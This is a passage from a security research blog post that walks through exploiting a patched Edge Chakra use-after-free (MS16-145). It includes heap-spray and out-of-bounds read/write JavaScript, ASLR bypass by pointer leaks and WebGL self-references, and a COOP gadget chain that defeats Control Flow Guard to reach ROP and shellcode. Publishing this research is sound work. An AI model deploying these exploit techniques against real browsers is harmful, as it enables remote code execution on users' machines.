Once we have identified the corrupted integer array, we can perform out-of-bounds reads and writes. In the following code snippet we're using it to read values from the memory right after the corrupted array (which should be another int array - remember that we've sprayed thousands of int arrays, each one occupying exactly 0x10000 bytes, and they are adjacent and aligned to 0x10000). Notice how we can succeed at using an arbitrary index like 0x4000, when the real int array capacity is 0x3ff2 elements:

```

var corrupted_index = find_corrupted_index();
if (corrupted_index != -1){
    arr[corrupted_index][0x4000] = 0x21212121;      // 00B write
}

```

```

    alert("OOB read: 0x" + arr[corrupted_index][0x3ff8].toString(16)); // OOB read
}

```

Also, you should always keep in mind that doing an OOB read from an arbitrary index  $N$  requires a previous write to index  $\geq N$ .

## Leaking pointers

At this point, having a R/W primitive, we are interested in leaking a few pointers so we can infer the address of some module and bypass ASLR. I achieved this by interleaving the sprayed arrays of integers with some arrays of string objects in my `reclaim` JS function:

```

function reclaim(){
    var NUMBER_ARRAYS = 10000;
    arr = new Array(NUMBER_ARRAYS);
    var the_string = "MS16-145";
    for (var i = 0; i < NUMBER_ARRAYS; i++) {
        if ((i % 10) == 9){
            the_element = the_string;
            /* Allocate an array of strings */
            arr[i] = new Array((0x10000-0x38)/8); //sizeof(ptr) == 8
        }
        else{
            the_element = 0x41414141;
            /* Allocate an array of integers */
            arr[i] = new Array((0x10000-0x38)/4); //sizeof(int) == 4
        }

        for (var j = 0; j < arr[i].length; j++) {
            arr[i][j] = the_element;
        }
    }
}

```

This way, after corrupting the reserved capacity of one of the arrays, we can perform out-of-bounds reads every 0x10000 bytes past our array, traversing the adjacent ones, looking for the closest array of string objects:

```

//Traverse the adjacent arrays, looking for the closest array of string objects
for (var i = 0; i < (arr.length - corrupted_index); i++){
    base_index = 0x4000 * i; //Index to make it point to the first element of another array
    //Remember, you need to write at least to offset N if you want to read from offset N
    arr[corrupted_index][base_index + 0x20] = 0x21212121;
    //If it's an array of objects (as opposed to array of ints filled with 0x41414141)
    if (arr[corrupted_index][base_index] != 0x41414141){
        alert("found pointer: 0x" + ud(arr[corrupted_index][base_index+1]).toString(16) + ud(arr[corrupted_index][base_index]).toString(16));
        break;
    }
}

```

The `ud()` function shown there is just a little helper to read values as unsigned dwords:

```

//Read as unsigned dword
function ud(sd) {
    return (sd < 0) ? sd + 0x100000000 : sd;
}

```

## From relative R/W to (almost) absolute R/W with WebGL

Under an ideal scenario with a fully arbitrary R/W primitive, after leaking a pointer to some object, we would just need to read the first qword at the leaked address to obtain the pointer to its vtable, thus being able to calculate the base address of a module. But in this case, we have a relative R/W primitive. Since the R/W primitive is achieved by using an index into an array, the target address is calculated like this: `target_addr = array_base_addr + index * sizeof(int)`. We have full control over the index, but **the problem is that we have no clue about what our own array base address is**.

In case you are wondering where the array base address comes from: it is stored at offset 0x28 of a `JavascriptNativeIntArray` object, which has the following structure, as shown before:

```

0000029c`73ea82c0 00007ffc`259b38d8  chakra!Js::JavascriptNativeIntArray::`vftable'
0000029c`73ea82c8 0000029b`725590c0  //Pointer to type information
0000029c`73ea82d0 00000000`00000000
0000029c`73ea82d8 00000000`00010005

```

```
0000029c`73ea82e0 00000000`00003ff2 // array length
0000029c`73ea82e8 000002d0`909a0020 // <---- 'head' member, points to Js::SparseArraySegment object
```

Being a bit blocked about how to overcome this problem (not knowing the base address of my own corrupted array), I decided to experiment with technologies which could allocate buffers using `VirtualAlloc`, like `asm.js` and `WebGL`, looking for something useful for the exploit. I decided to log allocations performed via `VirtualAlloc` while loading a web page with a 3D game engine ported to JS, and I saw that some of the `WebGL` buffers contained self-references, that is, pointers to the buffer itself.

So at that point my next steps became clearer: I want to free some of the sprayed arrays, creating memory gaps, and try to fill those memory holes with `WebGL` buffers, hopefully containing self-reference pointers. If that happens, it's possible to use our limited R/W primitive to read one of those `WebGL` self-referencing pointers, thus disclosing the address of one of our (now freed and occupied by `WebGL`) sprayed int arrays.

The `WebGL` buffers with self-references looked like this: in this example, at buffer + 0x20 there's a pointer to buffer + 0x159:

```
0:013> dqs 00000268`abdc0000
00000268`abdc0000 00000000`00000000
00000268`abdc0008 00000000`00000000
00000268`abdc0010 00000073`8bfdb3e0
00000268`abdc0018 00000000`000000d8
00000268`abdc0020 00000268`abdc0159 // reference to buffer + 0x159
00000268`abdc0028 00000000`00000000
00000268`abdc0030 00000000`00000000
00000268`abdc0038 00000000`00000000
00000268`abdc0040 00000000`00000000
00000268`abdc0048 00000000`00000000
00000268`abdc0050 00000001`ffffffff
00000268`abdc0058 00000001`00000000
00000268`abdc0060 00000000`00000000
00000268`abdc0068 00000000`00000000
00000268`abdc0070 00000000`00000000
00000268`abdc0078 00000000`00000000
```

While freeing some int arrays to make space for the `WebGL` buffers I noticed that they're not instantly freed - instead, `VirtualFree` is called on them when the thread is idle, as suggested by the following call stack (notice the involved method names like `Memory::IdleDecommitPageAllocator::IdleDecommit`, `ThreadServiceWrapperBase::IdleCollect`, etc.). This can be overcome by scheduling a function to be executed a few seconds later via `setTimeout`.

```
> bp kernelbase!VirtualFree "k 10; gc"
```

#	Child-SP	RetAddr	Call Site
00	0000003b`db4fce58	00007ffd`f763d307	KERNELBASE!VirtualFree
01	0000003b`db4fce60	00007ffd`f76398f8	chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::ReleasePages+0x247
02	0000003b`db4fcec0	00007ffd`f76392c4	chakra!Memory::LargeHeapBlock::ReleasePages+0x54
03	0000003b`db4fcf40	00007ffd`f7639b54	chakra!PageStack<Memory::MarkContext::MarkCandidate>::CreateChunk+0x1c4
04	0000003b`db4fcfa0	00007ffd`f7639c62	chakra!Memory::LargeHeapBucket::SweepLargeHeapBlockList+0x68
05	0000003b`db4fd010	00007ffd`f764253f	chakra!Memory::LargeHeapBucket::Sweep+0x6e
06	0000003b`db4fd050	00007ffd`f76426fc	chakra!Memory::Recycler::SweepHeap+0xaf
07	0000003b`db4fd0a0	00007ffd`f7641263	chakra!Memory::Recycler::Sweep+0x50
08	0000003b`db4fd0e0	00007ffd`f7687f50	chakra!Memory::Recycler::FinishConcurrentCollect+0x313
09	0000003b`db4fd180	00007ffd`f76415b1	chakra!ThreadContext::ExecuteRecyclerCollectionFunction+0xa0
0a	0000003b`db4fd230	00007ffd`f76b82c8	chakra!Memory::Recycler::FinishConcurrentCollectWrapped+0x75
0b	0000003b`db4fd2b0	00007ffd`f8105bab	chakra!ThreadServiceWrapperBase::IdleCollect+0x70
0c	0000003b`db4fd2f0	00007ffe`110b1c24	edgehtml!CTimerCallbackProvider::s_TimerProviderTimerWndProc+0x5b
0d	0000003b`db4fd320	00007ffe`110b156c	user32!UserCallWinProcCheckWow+0x274
0e	0000003b`db4fd480	00007ffd`f5c7c781	user32!DispatchMessageWorker+0x1ac
0f	0000003b`db4fd500	00007ffd`f5c7ec41	EdgeContent!CBrowserTab::_TabWindowThreadProc+0x4a1

#	Child-SP	RetAddr	Call Site
00	0000003b`dc09f578	00007ffd`f763ec85	KERNELBASE!VirtualFree
01	0000003b`dc09f580	00007ffd`f763d61d	chakra!Memory::PageSegmentBase<Memory::VirtualAllocWrapper>::DecommitFreePages+0xc5
02	0000003b`dc09f5c0	00007ffd`f769c05d	chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::DecommitNow+0x1c1
03	0000003b`dc09f610	00007ffd`f7640a09	chakra!Memory::IdleDecommitPageAllocator::IdleDecommit+0x89
04	0000003b`dc09f640	00007ffd`f76cfb68	chakra!Memory::Recycler::ThreadProc+0xd5
05	0000003b`dc09f6e0	00007ffe`1044b2ba	chakra!Memory::Recycler::StaticThreadProc+0x18
06	0000003b`dc09f730	00007ffe`1044b38c	msvcrt!beginthreadex+0x12a
07	0000003b`dc09f760	00007ffe`12ad8364	msvcrt!endthreadex+0xac

```
08 0000003b`dc09f790 00007ffe`12d85e91 KERNEL32!BaseThreadInitThunk+0x14
09 0000003b`dc09f7c0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

After several tests related to WebGL, I saw that the WebGL-related allocation that I could trigger the most reliably to reclaim the memory hole left by my freed int arrays was the one with the following call stack. Curiously this allocation is not done via `VirtualAlloc`, but via `HeapAlloc`, yet it lands on one of the memory holes I have left for this purpose.

[...]

Trying to alloc 0x1e84c0 bytes

ntdll!RtlAllocateHeap:

```
00007ffd`99637370 817910eeddeedd cmp      dword ptr [rcx+10h],0DDEEDDEEh ds:000001f8`ae0c0010=ddeeddee
```

0:010> gu

d3d10warp!UMResource::Init+0x481:

```
00007ffd`92937601 488bc8      mov      rcx,rcx
```

0:010> r

```
rax=00000200c2cc0000 rbx=00000201c2d5d700 rcx=098674b229090000
```

```
rdx=00000000001e84c0 rsi=00000000001e8480 rdi=00000200b05e9390
```

```
rip=00007ffd92937601 rsp=00000065724f94f0 rbp=0000000000000000
```

```
r8=00000200c2cc0000 r9=00000201c3b02080 r10=000001f8ae0c0038
```

```
r11=00000065724f9200 r12=0000000000000000 r13=00000200b0518968
```

```
r14=0000000000000000 r15=0000000000000001
```

0:010> k 20

#	Child-SP	RetAddr	Call Site
00	00000065`724f94f0	00007ffd`929352d9	d3d10warp!UMResource::Init+0x481
01	00000065`724f9560	00007ffd`92ea1ce1	d3d10warp!UMDevice::CreateResource+0x1c9
02	00000065`724f9600	00007ffd`92e7732c	d3d11!CResource<ID3D11Texture2D1>::CLS::FinalConstruct+0x2a1
03	00000065`724f9970	00007ffd`92e7055a	d3d11!CDevice::CreateLayeredChild+0x312c
04	00000065`724fb1a0	00007ffd`92e97913	d3d11!NDXGI::CDeviceChild<IDXGIResource1,IDXGISwapChainInternal>::FinalConstruct+0x5a
05	00000065`724fb240	00007ffd`92e999e8	d3d11!NDXGI::CResource::FinalConstruct+0x3b
06	00000065`724fb290	00007ffd`92ea35bc	d3d11!NDXGI::CDevice::CreateLayeredChild+0x1c8
07	00000065`724fb410	00007ffd`92e83602	d3d11!NOutermost::CDevice::CreateLayeredChild+0x25c
08	00000065`724fb600	00007ffd`92e7e94f	d3d11!CDevice::CreateTexture2D_Worker+0x412
09	00000065`724fba20	00007ffd`7fad98db	d3d11!CDevice::CreateTexture2D+0xbfb
0a	00000065`724fbac0	00007ffd`7fb17c66	edgehtml!CDXHelper::CreateWebGLColorTexturesFromDesc+0x6f
0b	00000065`724fbb50	00007ffd`7fb18593	edgehtml!CDXRenderBuffer::InitializeAsColorBuffer+0xe6
0c	00000065`724fbc10	00007ffd`7fb198aa	edgehtml!CDXRenderBuffer::SetStorageAndSize+0x73
0d	00000065`724fbc40	00007ffd`7fae6e0b	edgehtml!CDXFrameBuffer::Initialize+0xc2
0e	00000065`724fbc00	00007ffd`7faecff0	edgehtml!RefCounted<CDXFrameBuffer,SingleThreadedRefCount>::Create2<CDXFrameBuffer,CDXRenderTarget3D * __ptr64 const,CSize const & __ptr64,bool & __ptr64,bool & __ptr64,enum GLCon
0f	00000065`724fbd00	00007ffd`7fae6e0b	edgehtml!CDXRenderTarget3D::InitializeDefaultFrameBuffer+0x60
10	00000065`724fbd50	00007ffd`7faecc87	edgehtml!CDXRenderTarget3D::InitializeContextState+0x11b
11	00000065`724fbd00	00007ffd`7fad015b	edgehtml!CDXRenderTarget3D::Initialize+0x137
12	00000065`724fbde0	00007ffd`7fad48ca	edgehtml!RefCounted<CDXRenderTarget3D,MultiThreadedRefCount>::Create2<CDXRenderTarget3D,CDXSystem * __ptr64 const,CSize const & __ptr64,RenderTarget3DContextCreationFlags const & __ptr64,IDispatcherNotify * __ptr64 & __ptr64>+0x7f
13	00000065`724fbc30	00007ffd`7fcda10f	edgehtml!CDXSystem::CreateRenderTarget3D+0x10a
14	00000065`724fbef0	00007ffd`7f1feca0	edgehtml!CWebGLRenderingContext::EnsureTarget+0x8f
15	00000065`724fbf10	00007ffd`7fc9373c	edgehtml!CCanvasContextBase::EnsureBitmapRenderTarget+0x80
16	00000065`724fbf60	00007ffd`7f743fd	edgehtml!HTMLCanvasElement::EnsureWebGLContext+0xb8
17	00000065`724fbbfa0	00007ffd`7f27af74	edgehtml!`TextInput::TextInputLogging::Instance'::`2'::`dynamic atexit destructor for 'wrapper'+0xba6fd
18	00000065`724fc000	00007ffd`7f675945	edgehtml!CFastDOM::HTMLCanvasElement::Trampoline_getContext+0x5c
19	00000065`724fc050	00007ffd`7eb3c35b	edgehtml!CFastDOM::HTMLCanvasElement::Profiler_getContext+0x25
1a	00000065`724fc080	00007ffd`7ebc1393	chakra!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x16b
1b	00000065`724fc160	00007ffd`7ea8d873	chakra!amd64_CallFunction+0x93
1c	00000065`724fc1b0	00007ffd`7ea90419	chakra!Js::JavascriptFunction::CallFunction<1>+0x83
1d	00000065`724fc210	00007ffd`7ea94f4d	chakra!Js::InterpreterStackFrame::OP_CallI<Js::OpLayoutDynamicProfile<Js::OpLayoutT_CallI<Js::LayoutSizePolicy<0> > > >+0x99
1e	00000065`724fc260	00007ffd`7ea94b07	chakra!Js::InterpreterStackFrame::ProcessUnprofiled+0x32d
1f	00000065`724fc2f0	00007ffd`7ea936c9	chakra!Js::InterpreterStackFrame::Process+0x1a7

The existence of `edgehtml!CFastDOM::HTMLCanvasElement::Trampoline_getContext` in the call stack reveals that this code path is triggered by this JavaScript line in my WebGL initialization code:

```
canvas.getContext("experimental-webgl");
```

A few instructions after this heap allocation from `d3d10warp!UMResource::Init`, the address of the allocated buffer is stored at `buffer+0x38`, which is exactly the kind of self-reference we are looking for:

```
d3d10warp!UMResource::Init+0x479:
00007ffd`929375f9 33d2          xor     edx,edx
00007ffd`929375fb ff159f691e00  call   qword ptr [d3d10warp!_imp_HeapAlloc (00007ffd`92b1dfa0)] //All
ocates 0x1e84c0 bytes
00007ffd`92937601 488bc8        mov     rcx,rax
00007ffd`92937604 4885c0        test    rax,rcx
00007ffd`92937607 0f8400810600  je     d3d10warp!ShaderConv::CInstr::Token::Token+0x2da6d (00007ffd`9299f7
0d)
00007ffd`9293760d 4883c040      add     rax,40h
00007ffd`92937611 4883e0c0      and     rax,0FFFFFFFFFFFFFFC0h
00007ffd`92937615 488948f8      mov     qword ptr [rax-8],rcx // address of buffer is stored at buf
fer+0x38

0:010> dqs @rcx
00000189`0f720000 00000000`00000000
00000189`0f720008 00000000`00000000
00000189`0f720010 00000000`00000000
00000189`0f720018 00000000`00000000
00000189`0f720020 00000000`00000000
00000189`0f720028 00000000`00000000
00000189`0f720030 00000000`00000000
00000189`0f720038 00000189`0f720000 //self-reference pointer
00000189`0f720040 00000000`00000000
00000189`0f720048 00000000`00000000
00000189`0f720050 00000000`00000000
00000189`0f720058 00000000`00000000
00000189`0f720060 00000000`00000000
00000189`0f720068 00000000`00000000
00000189`0f720070 00000000`00000000
00000189`0f720078 00000000`00000000
```

So after the WebGL initialization code is finished, we need to traverse the WebGL buffers (which are adjacent to our corrupted int array) using our R/W primitive, looking for the self-reference pointer at offset `0x38`. Once we find the self-reference pointer, we can easily calculate the base address of our corrupted int array; in turn, that means that now we can read from absolute addresses (but remember that we'll still have the main limitation of only being able to read from/write to addresses greater than the base address of the corrupted int array):

```
function after_webgl(corrupted_index){

    for (var i = 11; i > 1; i -= 1){
        base_index = 0x4000 * i;
        arr[corrupted_index][base_index + 0x20] = 0x21212121; //write at least to offset N if you want to r
ead from offset N
        //read the qword at webgl_block + 0x38
        var self_ref = ud(arr[corrupted_index][base_index + 1]) * (2**32) + ud(arr[corrupted_index][base_inde
x]);

        //If it looks like the pointer we are looking for...
        if (((self_ref & 0xffff) == 0) && (self_ref > 0xffffffff)){
            var array_addr = self_ref - i * 0x10000;
            //Limitation of the R/W primitive: target address must be > array address
            if (ptr_to_object > array_addr){
                //Calculate the proper index to target the address of the object
                var offset = (ptr_to_object - (array_addr + 0x38)) / 4;
                //Write at least to offset N if you want to read from offset N
                arr[corrupted_index][offset + 0x20] = 0x21212121;
                //Read the address of the vtable!
                var vtable_ptr = ud(arr[corrupted_index][offset + 1]) * (2**32) + ud(arr[corrupted_index][off
set]);

                //Calculate the base address of chakra.dll
                var chakra_baseaddr = vtable_ptr - 0x005864d0;
                [...]
```

So if we are lucky in that the address of the leaked object is greater than the address of our corrupted int array (if we're not lucky in the first try we'll need to work a bit more), we can trivially calculate the proper index to target the address of the object for an OOB read, so we obtain the pointer to the vtable and then we can calculate the base address of `chakra.dll`. This way we defeat ASLR so can move on to the next step in our exploitation process.

## Counterfeit Object-Oriented Programming



Now that we can read and write to the object we've leaked, we want to bypass Control Flow Guard so we can redirect the execution flow to our ROP chain. In order to bypass CFG I used a technique known as **Counterfeit Object-Oriented Programming (COOP)** [11] or **Object Oriented Exploitation** [12].

To be precise, I followed the method described by Sam Thomas [13] in the latter paper. This technique is based on chaining two functions, **both valid targets for CFG**, providing two primitives:

- The first function (a **COOP gadget**) passes the address of a local variable (located on the stack) as an argument for another function, which is called through an indirect call.
- The second function expects one of its arguments to be a pointer to a structure, and writes to a member of that expected structure.

Given a second COOP gadget writing to the proper offset within the expected structure (equal to address where the return address for the first function is stored in the stack minus address of local variable passed as argument from the first function), it's possible to make the second function overwrite the return address of the first function in the stack. This way we can divert the execution flow to our ROP chain when the RET instruction of the first COOP gadget is executed, while circumventing CFG, since this mitigation does not protect return addresses.

In order to find the two needed functions satisfying the conditions explained above, I wrote an IDApython script based on the awesome taint engine of Quarkslab's Triton [14] DBA framework, which is developed by my colleagues Jonathan Salwan, Pierrick Brunet and Romain Thomas.

After running my tool and examining its output I chose the `chakra!Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext` function as the first COOP gadget, which calls another function through an indirect call, passing the address of a local variable as the second argument (RDX register). The distance between the address storing the return address in the stack and the local variable is 0x18 bytes:

```
.text:0000000180089D40 public: virtual int Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext(unsigned char
*) proc near
.text:0000000180089D40             mov     r11, rsp
.text:0000000180089D43             mov     [r11+10h], rdx
.text:0000000180089D47             mov     [r11+8], rcx
.text:0000000180089D4B             sub     rsp, 38h
.text:0000000180089D4F             mov     rax, [rcx]
.text:0000000180089D52             mov     r8, rdx
.text:0000000180089D55             lea     rdx, [r11-18h]          //second argument is the address of a loc
al variable
.text:0000000180089D59             mov     rax, [rax+2E8h]
.text:0000000180089D60             call    cs:__guard_dispatch_icall_fptr  //call second COOP gadget
.text:0000000180089D66             xor     ecx, ecx
.text:0000000180089D68             test    rax, rax
.text:0000000180089D6B             setnz   cl
.text:0000000180089D6E             mov     eax, ecx
.text:0000000180089D70             add     rsp, 38h
.text:0000000180089D74             retn
.text:0000000180089D74 public: virtual int Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext(unsigned char
*) endp
```

We craft a fake vtable to make that indirect call invoke the second COOP gadget; for the second one I chose `edgehtml!CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry`. This second function writes the contents of the EAX register to offset 0x18 of the structure pointed by the second argument, which turns out to overwrite the return address of the first function:

```
.text:000000018056BF90 ; void __fastcall CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry(CRTCMediaStream
TrackStats *__hidden this, struct TelemetryStats::BaseTelemetryStats *)
.text:000000018056BF90             mov     eax, [rcx+30h]
.text:000000018056BF93             mov     [rdx+4], eax
.text:000000018056BF96             mov     eax, [rcx+34h]
.text:000000018056BF99             mov     [rdx+8], eax
.text:000000018056BF9C             mov     rax, [rcx+38h]
.text:000000018056BFA0             mov     [rdx+10h], rax
.text:000000018056BFA4             mov     eax, [rcx+40h]
.text:000000018056BFA7             mov     [rdx+18h], eax        //writes to offset 0x18 of the structure poin
ted by the 2nd argument == overwrites return address
.text:000000018056BFAA             mov     eax, [rcx+44h]
.text:000000018056BFAD             mov     [rdx+1Ch], eax
.text:000000018056BFB0             mov     eax, [rcx+4Ch]
.text:000000018056BFB3             mov     [rdx+20h], eax
.text:000000018056BFB6             mov     eax, [rcx+50h]
.text:000000018056BFB9             mov     [rdx+24h], eax
.text:000000018056BFBC             retn
.text:000000018056BFBC ?WriteSnapshotForTelemetry@CRTCMediaStreamTrackStats@@MEBAXPEAUBaseTelemetryStats@Tele
metryStats@@@Z endp
```



As can be seen in the disassembly of the `CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry` function, the `qword` used to overwrite the return address comes from `RCX+0x40 / RCX+0x44`, which means that it is a member of the object with a fake vtable, therefore it is fully controlled by the attacker.

When exiting the first COOP function the overwritten return address is taken, so at that point we have bypassed Control Flow Guard. We use the address of a stack pivoting gadget as the value that will overwrite the return address; this way we just start a traditional ROP chain that invokes `EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtect` to give executable permission to our shellcode, obtaining this way remote code execution.

## Conclusion

`ArrayBuffer` objects have been the source of a good number of use-after-free vulnerabilities across different web browsers, and the Chakra engine in Edge is no exception. The fact that the `ArrayBuffer` constructor can use two different allocators (`malloc` or `VirtualAlloc`), plus the fact that we can control which one is used based on the length of the `ArrayBuffer` to be created, brings in more possibilities to explore while trying to exploit the vulnerability. It would have been probably harder if our only option was to allocate the underlying buffer on the CRT heap.

Obtaining the base address of the corrupted integer array in order to turn the relative R/W primitive into an absolute R/W one took quite an effort. Figuring out how to abuse Quicksort to do the precise element swap I needed was hard too.

Finally, the last section of this blog post shows a practical application of Counterfeit Object-Oriented Programming (COOP), in which we managed to bypass Control Flow Guard by leveraging two valid C++ virtual functions: `chakra!Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext` and `edgehtml!CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry`. They can be chained to overwrite the return address of the former, thus bypassing CFG.

## Thanks

I'd like to thank my colleagues Sébastien Renaud and Jean-Baptiste Bédrune for reviewing this article.

## References

- [1] <https://bugs.chromium.org/p/project-zero/issues/detail?id=983>
- [2] <https://technet.microsoft.com/library/security/ms16-145>
- [3] <https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=257597>
- [4] [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/TypedArray/sort](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/TypedArray/sort)
- [5] <https://msdn.microsoft.com/en-us/library/4xc60xas.aspx>
- [6] <https://labs.bluefrostsecurity.de/publications/2016/08/28/look-mom-i-dont-use-shellcode/>
- [7] [https://en.wikipedia.org/wiki/Quicksort#Repeated\\_elements](https://en.wikipedia.org/wiki/Quicksort#Repeated_elements)
- [8] <https://en.wikipedia.org/wiki/Quicksort>
- [9] <https://github.com/lattera/glibc/blob/master/stdlib/qsort.c>
- [10] [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/Array/sort#Description](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/sort#Description)
- [11] <http://syssec.rub.de/media/emma/veroeffentlichungen/2015/03/28/COOP-Oakland15.pdf>
- [12] [http://www.slideshare.net/\\_s\\_n\\_t/object-oriented-exploitation-new-techniques-in-windows-mitigation-bypass](http://www.slideshare.net/_s_n_t/object-oriented-exploitation-new-techniques-in-windows-mitigation-bypass)
- [13] [https://twitter.com/\\_s\\_n\\_t](https://twitter.com/_s_n_t)
- [14] <https://triton.quarkslab.com/>

## Comments



Start the discussion...

Be the first to comment.

ALSO ON QUARKSLAB

**Building an obfuscated Python interpreter: we need more opcodes**

1 comment • 3 years ago •

SoI — AwesomeSauce! :D

**You like Python, security challenge and traveling? Win a free ticket to HITB KUL!**

2 comments • 3 years ago •

Core —

**Turning Regular Code Into Atrocities With LLVM**

2 comments • 2 years ago •

Fernando — That is a very nice tutorial, boys! Not only for obfuscation, but for learning LLVM. Good job!

**Abusing Samsung KNOX to remotely install a malicious application: story of a half patched ...**

1 comment • 2 years ago •

Vincent Dicostantino — I tried everything to root my device i get no binary installed no root permission help me